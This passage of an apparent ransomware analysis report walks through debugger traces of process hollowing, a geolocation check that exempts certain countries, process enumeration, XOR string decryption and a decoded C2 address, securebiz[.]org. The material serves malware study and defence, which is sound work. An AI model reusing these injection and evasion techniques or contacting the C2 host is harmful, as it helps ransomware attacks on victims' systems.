edx=<ntdll.ZwWriteVirtualMemory> (7704EB20)

02DA0399

x87r4 00000000000000000000 ST4 Empty 0.00000000
x87r5 00000000000000000000 ST5 Empty 0.00000000
x87r6 3FFF8000000000000000 ST6 Empty 1.00000000
x87r7 3FFF8DB70C975DF22363 ST7 Empty 1.10714871

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000154
2: [esp+4] 00401000 file.00401000
3: [esp+8] 02DA19A0
4: [esp+C] 000CA600
5: [esp+10] 00000000

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct
Address   Hex                                              ASCII
02DA19A0  55 53 56 57 33 D2 9C 58 8B C8 35 00 00 20 00 50  USVW3Ò.X.È5.. .P

0019C92C  00000154
0019C930  00401000  file.00401000
0019C934  02DA19A0
0019C938  000CA600
0019C93C  00000000
```

```
02DA036C  6A 00              push 0
02DA036E  8B 55 E8           mov edx,dword ptr ss:[ebp-18]       edx:Zw
02DA0371  8B 42 10           mov eax,dword ptr ds:[edx+10]       edx+10
02DA0374  50                 push eax
02DA0375  8B 4D 08           mov ecx,dword ptr ss:[ebp+8]
02DA0378  8B 51 0C           mov edx,dword ptr ds:[ecx+C]        edx:Zw
02DA037B  8B 45 E8           mov eax,dword ptr ss:[ebp-18]       [ebp-1
02DA037E  03 50 14           add edx,dword ptr ds:[eax+14]       edx:Zw
02DA0381  52                 push edx                            edx:Zw
02DA0382  8B 4D E8           mov ecx,dword ptr ss:[ebp-18]       [ebp-1
02DA0385  8B 55 D0           mov edx,dword ptr ss:[ebp-30]       edx:Zw
02DA0388  03 51 0C           add edx,dword ptr ds:[ecx+C]        edx:Zw
02DA038B  52                 push edx                            edx:Zw
02DA038C  8B 45 D8           mov eax,dword ptr ss:[ebp-28]
02DA038F  50                 push eax
02DA0390  8B 4D 08           mov ecx,dword ptr ss:[ebp+8]
02DA0393  8B 91 80 00 00 00  mov edx,dword ptr ds:[ecx+80]       edx:Zw
EIP → 02DA0399  FF D2        call edx                            edx:Zw

edx=<ntdll.ZwWriteVirtualMemory> (7704EB20)

02DA0399

x87r4 00000000000000000000 ST4 Empty 0.00000000
x87r5 00000000000000000000 ST5 Empty 0.00000000
x87r6 3FFF8000000000000000 ST6 Empty 1.00000000
x87r7 3FFF8DB70C975DF22363 ST7 Empty 1.10714871

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000154
2: [esp+4] 004CC000 file.004CC000
3: [esp+8] 02E6BFA0
4: [esp+C] 0003DC00
5: [esp+10] 00000000

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct
Address   Hex                                              ASCII
02E6BFA0  58 93 10 00 5E 92 10 00 88 93 10 00 38 98 10 00  X...^.......8...

0019C92C  00000154
0019C930  004CC000  file.004CC000
0019C934  02E6BFA0
0019C938  0003DC00
0019C93C  00000000
```

```
02DA036C  6A 00              push 0
02DA036E  8B 55 E8           mov edx,dword ptr ss:[ebp-18]       edx:Zw
02DA0371  8B 42 10           mov eax,dword ptr ds:[edx+10]       edx+10
02DA0374  50                 push eax
02DA0375  8B 4D 08           mov ecx,dword ptr ss:[ebp+8]
02DA0378  8B 51 0C           mov edx,dword ptr ds:[ecx+C]        edx:Zw
02DA037B  8B 45 E8           mov eax,dword ptr ss:[ebp-18]       [ebp-1
02DA037E  03 50 14           add edx,dword ptr ds:[eax+14]       edx:Zw
02DA0381  52                 push edx                            edx:Zw
02DA0382  8B 4D E8           mov ecx,dword ptr ss:[ebp-18]       [ebp-1
02DA0385  8B 55 D0           mov edx,dword ptr ss:[ebp-30]       edx:Zw
02DA0388  03 51 0C           add edx,dword ptr ds:[ecx+C]        edx:Zw
02DA038B  52                 push edx                            edx:Zw
02DA038C  8B 45 D8           mov eax,dword ptr ss:[ebp-28]
02DA038F  50                 push eax
02DA0390  8B 4D 08           mov ecx,dword ptr ss:[ebp+8]
02DA0393  8B 91 80 00 00 00  mov edx,dword ptr ds:[ecx+80]       edx:Zw
EIP → 02DA0399  FF D2        call edx                            edx:Zw

edx=<ntdll.ZwWriteVirtualMemory> (7704EB20)

02DA0399

x87r4 00000000000000000000 ST4 Empty 0.00000000
x87r5 00000000000000000000 ST5 Empty 0.00000000
x87r6 3FFF8000000000000000 ST6 Empty 1.00000000
x87r7 3FFF8DB70C975DF22363 ST7 Empty 1.10714871

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000154
2: [esp+4] 0050A000 file.0050A000
3: [esp+8] 02EA9BA0
4: [esp+C] 00006400
5: [esp+10] 00000000

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct
Address   Hex                                              ASCII
02EA9BA0  40 93 52 00 00 00 00 00 40 93 52 00 01 01 00 00  @.R.....@.R.....

0019C92C  00000154
0019C930  0050A000  file.0050A000
0019C934  02EA9BA0
0019C938  00006400
0019C93C  00000000
```

Figure 20


The SetThreadContext function is used to set the context for the remote thread:



```
02DA03D6  50                 push eax                            eax:Se
02DA03D7  8B 4D DC           mov ecx,dword ptr ss:[ebp-24]
02DA03DA  51                 push ecx
02DA03DB  8B 55 08           mov edx,dword ptr ss:[ebp+8]
02DA03DE  8B 42 4C           mov eax,dword ptr ds:[edx+4C]       eax:Se
EIP → 02DA03E1  FF D0        call eax                            eax:Se

eax=<kernel32.SetThreadContext> (76A765A0)

02DA03E1

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 00000150
2: [esp+4] 02AA0000
3: [esp+8] 00000000
4: [esp+C] 00000044
5: [esp+10] 02BA5A98

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

0019C938  00000150
0019C93C  02AA0000
```

Figure 21

The binary resumes the main thread of the suspended process using ResumeThread:




```
02DA03E6   51                  push ecx
02DA03E7   8B 55 08            mov edx,dword ptr ss:[ebp+8]
02DA03EA   8B 42 50            mov eax,dword ptr ds:[edx+50]
02DA03ED   FF D0               call eax

eax=<kernel32.ResumeThread> (76A76280)

02DA03ED
```

```
1: [esp] 00000150
2: [esp+4] 00000000
3: [esp+8] 00000044
4: [esp+C] 02BA5A98
5: [esp+10] 02BAD330 "WinSta0\\Default"
```

Figure 22

We've extracted the executable from memory, and we continue to analyze this file. The following PDB path has been found: "e:\doc\my work (c++)_git\encryption\release\encrypt_win_api.pdb". The binary initializes the use of the WinINet functions by calling the InternetOpenW API (the user agent being "Microsoft Internet Explorer"):




```
0015CF52   6A 00               push 0
0015CF54   6A 00               push 0
0015CF56   6A 00               push 0
0015CF58   6A 00               push 0
0015CF5A   68 7C FF 24 00      push wininet_dump.24FF7C
0015CF5F   FF 15 B0 C3 21 00   call dword ptr ds:[<&InternetOpenW>]

dword ptr [0021C3B0 <wininet_dump.&InternetOpenW>]=<wininet.InternetOpenW>

.text:0015CF5F wininet_dump.exe:$CF5F #CF5F
```

```
1: [esp] 0024FF7C L"Microsoft Internet Explorer
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000000

006FBB3C 0024FF7C L"Microsoft Internet Explorer"
006FBB40 00000000
006FBB44 00000000
006FBB48 00000000
006FBB4C 00000000
```

Figure 23

The malware performs a GET request to https[:]//api.2ip.ua/geo.json, which reveals details about the location of the IP address:




```
0015CF8A   6A 00                  push 0
0015CF8C   6A 00                  push 0
0015CF8E   C7 45 FC 00 00 00 00   mov dword ptr ss:[ebp-4],0
0015CF95   8D 45 94               lea eax,dword ptr ss:[ebp-6C]
0015CF98   83 7D A8 08            cmp dword ptr ss:[ebp-58],8
0015CF9C   6A 00                  push 0
0015CF9E   0F 43 45 94            cmovae eax,dword ptr ss:[ebp-6C]
0015CFA2   6A 00                  push 0
0015CFA4   50                     push eax
0015CFA5   57                     push edi
0015CFA6   FF 15 AC C3 21 00      call dword ptr ds:[<&InternetOpenUrlW>]

dword ptr [0021C3AC <wininet_dump.&InternetOpenUrlW>]=<wininet.InternetOpenUrlW>

.text:0015CFA6 wininet_dump.exe:$CFA6 #CFA6
```

```
1: [esp] 00CC0004
2: [esp+4] 02755848 L"https://api.2ip.ua/geo.js
3: [esp+8] 00000000
4: [esp+C] 00000000

006FBB38 00CC0004
006FBB3C 02755848 L"https://api.2ip.ua/geo.json"
006FBB40 00000000
006FBB44 00000000
006FBB48 00000000
006FBB4C 00000000
```

Figure 24

InternetReadFile is used to read the response from the server, and an example of a JSON form is displayed below:




```
0015CFBF   50                  push eax
0015CFC0   68 00 28 00 00      push 2800
0015CFC5   8D 85 68 D7 FF FF   lea eax,dword ptr ss:[ebp-2898]
0015CFCB   50                  push eax
0015CFCC   56                  push esi
0015CFCD   FF 15 A8 C3 21 00   call dword ptr ds:[<&InternetReadFile>]

dword ptr [0021C3A8 <wininet_dump.&InternetReadFile>]=<wininet.InternetReadFile>

.text:0015CFCD wininet_dump.exe:$CFCD #CFCD
```

```
1: [esp] 00001234
2: [esp+4] 006FBB60
3: [esp+8] 00002800
4: [esp+C] 006FE360

006FBB40 00001234
006FBB44 006FBB60
006FBB48 00002800
006FBB4C 006FE360
```

```
{
    "ip": "174.138.47.57",
    "country_code": "US",
    "country": "United states of america",
    "country_rus": "США",
    "country_ua": "США",
    "region": "New jersey",
    "region_rus": "Нью-Джерси",
    "region_ua": "Нью-Джерсі",
    "city": "North bergen",
    "city_rus": "Норт Берген",
    "latitude": "40.80427",
    "longitude": "-74.01208",
    "zip_code": "07047",
    "time_zone": "-04:00"
}
```

Figure 25


The “country_code” element is compared with “RU” (Russian language), “BY” (Belarusian language), “UA” (Ukrainian language), “AZ” (Azerbaijani language), “AM” (Armenian language), “TJ” (Tajik language), “KZ” (Kazakh language), “KG” (Kyrgyz language), “UZ” (Uzbek language) and “SY” (Syriac language):



```
EIP → 0015B676   8A 01         mov al,byte ptr ds:[ecx]        ecx:"
      0015B678   3A 02         cmp al,byte ptr ds:[edx]        edx:"
      0015B67A   75 27         jne wininet_dump.15B6A3
      0015B67C   83 FE FD      cmp esi,FFFFFFFD

EAX  00000002
EBX  00000002
ECX  006FE3A4   "US"
EDX  00250004   "RU"
```

Figure 26


The systems that have one of the languages enumerated above will not be encrypted. The priority for the current process is set to high by calling the SetPriorityClass routine (0x80 = **HIGH_PRIORITY_CLASS**):



```
      00169FD4   68 80 00 00 00   push 80
      00169FD9   56               push esi
EIP → 00169FDA   FF 15 54 C1 21 00   call dword ptr ds:[<&SetPriorityClass>]

dword ptr [0021C154 <wininet_dump.&SetPriorityClass>]=<kernel32.SetPriorityClass>

.text:00169FDA wininet_dump.exe:$19FDA #19FDA

x87SW_SF 0  x87SW_P   0  x87SW_U   0
Default (stdcall)  5  Unlock
1: [esp] FFFFFFFF
2: [esp+4] 00000080
3: [esp+8] 00174141 <wininet_dump.EntryPoint>
4: [esp+C] 0000000A

006FE3F8 FFFFFFFF
006FE3FC 00000080
```

Figure 27

The executable retrieves the command-line string for the process and then returns an array of pointers to the command-line arguments:




```
      0016A161   FF 15 FC C1 21 00   call dword ptr ds:[<&GetCommandLineW>]
      0016A167   8D 4C 24 40         lea ecx,dword ptr ss:[esp+40]
      0016A16B   51                  push ecx
      0016A16C   50                  push eax                       eax:L
EIP → 0016A16D   FF 15 24 C3 21 00   call dword ptr ds:[<&CommandLineToArgvW>]

dword ptr [0021C324 <wininet_dump.&CommandLineToArgvW>]=<shell32.CommandLineToArgvW>

.text:0016A16D wininet_dump.exe:$1A16D #1A16D

x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
Default (stdcall)  5  Unlock
1: [esp] 03692250 L"\"C:\\Users\\[redacted]\\Desktop\\w
2: [esp+4] 0135E628
3: [esp+8] 00174141 <wininet_dump.EntryPoint>
4: [esp+C] 0000000A

0135E5E0 03692250 L"\"C:\\Users\\[redacted]\\Desktop\\wininet_dump.e
0135E5E4 0135E628
```

Figure 28

It’s important to mention that the malware can run with one of the following parameters: “–Admin”, “–Task”, “–AutoStart”, “–ForNetRes”, and “–Service”. We’ll describe the execution flows with different parameters later on.


All process IDs that correspond to the processes on the system are retrieved by calling the EnumProcesses API:



```
      001622C0   51                  push ecx
      001622C1   68 00 A0 00 00      push A000
      001622C6   8D 8D E0 57 FF FF   lea ecx,dword ptr ss:[ebp-A820]
      001622CC   51                  push ecx
EIP → 001622CD   FF D0               call eax                       eax:E

eax=<psapi.EnumProcesses> (768613A0)

.text:001622CD wininet_dump.exe:$122CD #122CD

x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
Default (stdcall)  5  Unlock
1: [esp] 01353DC0
2: [esp+4] 0000A000
3: [esp+8] 0135E5D0
4: [esp+C] 00000001

01353DA8 01353DC0
01353DAC 0000A000
01353DB0 0135E5D0
```

Figure 29


Each process object is opened by the ransomware using OpenProcess (0x410 = **PROCESS_QUERY_INFORMATION** | **PROCESS_VM_READ**):



```
      001622F0   FF B4 BD E0 57 FF FF   push dword ptr ss:[ebp+edi*4-A820]
      001622F7   6A 00                  push 0
      001622F9   68 10 04 00 00         push 410
EIP → 001622FE   FF 15 AC C0 21 00      call dword ptr ds:[<&OpenProcess>]

dword ptr [0021C0AC <wininet_dump.&OpenProcess>]=<kernel32.OpenProcess>

.text:001622FE wininet_dump.exe:$122FE #122FE

x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
Default (stdcall)  5  Unlock
1: [esp] 00000410
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000001

01353DA8 00000410
01353DAC 00000000
01353DB0 00000000
```

Figure 30

The malware extracts a handle for each module from a process that was successfully opened:




```
0016230D  50                 push eax
0016230E  6A 04              push 4
00162310  8D 45 FC           lea eax,dword ptr ss:[ebp-4]           [ebp-
00162313  50                 push eax
00162314  56                 push esi
00162315  FF 55 F8           call dword ptr ss:[ebp-8]              [ebp-
dword ptr [ebp-8]=[0135E5D8 <&EnumProcessModules>]=<psapi.EnumProcessModules>

.text:00162315 wininet_dump.exe:$12315 #12315
```

```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 000003C8
2: [esp+4] 0135E5DC <&EnumProcesses>
3: [esp+8] 00000004
4: [esp+C] 0135E5C0

01353DA4 000003C8
01353DA8 0135E5DC
01353DAC 00000004
01353DB0 0135E5C0
```

Figure 31

The GetModuleBaseNameW function is used to retrieve the base name of a module that is compared with the name of the executable (in our case, “wininet_dump.exe”):




```
0016231C  68 00 04 00 00     push 400
00162321  8D 85 E0 F7 FF FF  lea eax,dword ptr ss:[ebp-820]
00162327  50                 push eax
00162328  FF 75 FC           push dword ptr ss:[ebp-4]
0016232B  56                 push esi
0016232C  FF 55 F4           call dword ptr ss:[ebp-C]              [ebp-
dword ptr [ebp-C]=[0135E5D4 <&GetModuleBaseNameW>]=<psapi.GetModuleBaseNameW>

.text:0016232C wininet_dump.exe:$1232C #1232C

Address  Hex                                              ASCII
0135DDC0 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
```

```
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 000003C8
2: [esp+4] 00400000
3: [esp+8] 0135DDC0
4: [esp+C] 00000400

01353DA4 000003C8
01353DA8 00400000
01353DAC 0135DDC0
01353DB0 00000400
```

Figure 32

The binary performs a lot of XOR operations (key = 0x80) in order to decrypt relevant strings. The next figure contains a buffer with the C2 server securebiz[.]org:




```
.text:0015EFC0
.text:0015EFC0 loc_15EFC0:
.text:0015EFC0 mov     ecx, [ebx]
.text:0015EFC2 mov     ecx, [ecx+edx*4]
.text:0015EFC5 xor     byte ptr [ecx+eax], 80h
.text:0015EFC9 inc     eax
.text:0015EFCA cmp     eax, 97h ; '—'
.text:0015EFCF jl      short loc_15EFC0
```

```
Address   Hex                                              ASCII
037313F8  36 30 30 00 63 00 2F 73 65 63 75 72 65 62 69 7A  600.c./securebiz
03731408  2E 6F 72 67 2F 66 68 73 67 74 73 73 70 65 6E 36  .org/fhsgtsspen6
03731418  2F 67 65 74 2E 70 68 70 00 BB 9D 72 78 AB 44 04  /get.php.».rx«D.
03731428  BC BC 9D 72 40 79 E3 03 C0 7E 9E 72 80 89 91 72  ¼¼.r@yã.À~.r...r
03731438  DC 7E 9E 72 80 89 91 72 14 7F 9E 72 80 89 91 72  Ü~.r...r...r...r
